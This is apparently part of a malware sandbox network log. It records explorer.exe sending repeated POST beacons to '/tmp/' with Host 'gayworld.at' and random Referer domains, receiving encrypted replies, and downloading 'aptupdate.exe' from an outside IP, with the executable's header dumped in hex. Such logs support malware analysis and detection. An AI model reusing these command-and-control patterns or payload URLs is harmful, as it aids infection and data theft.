10	192.168.2.6	49715	211.53.230.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:21.311939001 CEST	120	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lqlmi.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 280 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:22.639944077 CEST	121	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:21 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 46 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 d0 9e 5c 2b 58 24 17 a4 6e 44 aa aa 13 bd cf ba e5 23 84 3a c0 e8 27 5b 01 89 c4 8a d6 61 Data Ascii: #\+X$nD#:'[a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49716	23.106.124.18	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:22.814976931 CEST	121	OUT	GET /aptupdate.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 23.106.124.18
Oct 3, 2022 16:02:22.979024887 CEST	123	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Mon, 03 Oct 2022 14:02:22 GMT Content-Type: application/octet-stream Content-Length: 1240576 Last-Modified: Mon, 03 Oct 2022 14:00:04 GMT Connection: keep-alive ETag: "633aeae4-12ee00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 82 7d ca 9f c6 1c a4 cc c6 1c a4 cc c6 1c a4 cc d8 4e 31 cc d5 1c a4 cc d8 4e 27 cc 96 1c a4 cc e1 da df cc c1 1c a4 cc c6 1c a5 cc 44 1c a4 cc d8 4e 20 cc e0 1c a4 cc d8 4e 30 cc c7 1c a4 cc d8 4e 35 cc c7 1c a4 cc 52 69 63 68 c6 1c a4 cc 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e5 99 72 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 dc 00 00 00 e6 27 00 00 00 00 00 f7 4b 00 00 00 10 00 00 00 f0 00 00 00 00 40 00 00 1 0 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 70 2c 00 00 04 00 00 b4 72 13 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 fc e0 00 00 50 00 00 00 00 60 28 00 f8 4b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 12 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 2c 00 00 18 00 00 00 30 2c 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f6 db 00 00 00 10 00 00 00 dc 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 bc 69 27 00 00 f0 00 00 00 c2 11 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 0b 04 00 00 60 28 00 00 4c 00 00 00 a2 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 e3 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$}N1N'DN N0N5RichPELr`'K@p,rP`(Kx,0,@.text `.datai'@. rsrc`(L@@$

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49717	181.167.134.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:26.252618074 CEST	1422	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://sqhkalbrt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 281 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:27.138175964 CEST	1423	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:26 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49718	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:27.386291981 CEST	1424	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nlpefxaakn.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 267 Host: gayworld.at
Oct 3, 2022 16:02:28.317811012 CEST	1425	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:27 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49719	84.224.193.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:28.462445021 CEST	1426	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bpfomgt.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 118 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:28.887362957 CEST	1427	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:28 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49720	211.53.230.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:29.179301023 CEST	1428	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nvktii.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: gayworld.at
Oct 3, 2022 16:02:30.311239958 CEST	1429	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49721	181.167.134.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:30.621109009 CEST	1430	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://muvwlp.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 344 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:31.781349897 CEST	1431	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:31 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49722	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:32.120682955 CEST	1432	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qllqilyutr.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 287 Host: gayworld.at
Oct 3, 2022 16:02:33.324702024 CEST	1433	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:32 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 50 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 1f 62 43 e4 37 01 fe ef 46 ea d0 ec a6 6d 81 3e d9 f7 22 5e 5a 85 84 8b cb 7c 9a 2e 1d 03 Data Ascii: #\6bC7Fm>"^Z|.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49724	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:34.917012930 CEST	1923	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vhwdlln.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 225 Host: gayworld.at
Oct 3, 2022 16:02:36.108899117 CEST	1924	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:35 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49725	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:36.667924881 CEST	1925	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ensamae.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 293 Host: gayworld.at
Oct 3, 2022 16:02:37.848726988 CEST	1926	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:37 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49707	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:05.780160904 CEST	103	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rraauxc.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 299 Host: gayworld.at
Oct 3, 2022 16:02:07.177762032 CEST	104	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 8 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 04 00 00 00 72 e8 87 ea Data Ascii: r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49726	175.119.10.231	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:38.913124084 CEST	1927	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wlklf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 258 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:40.112982988 CEST	1928	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:39 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 51 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 0f 63 55 ff 76 13 fa f6 43 f6 86 ac b8 37 db 2a 9a f9 10 0b 3c 96 a1 b6 e9 4f f8 6e 36 07 88 Data Ascii: #\6cUvC7*<On6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49728	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:41.662662029 CEST	1949	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bpmuq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 253 Host: gayworld.at
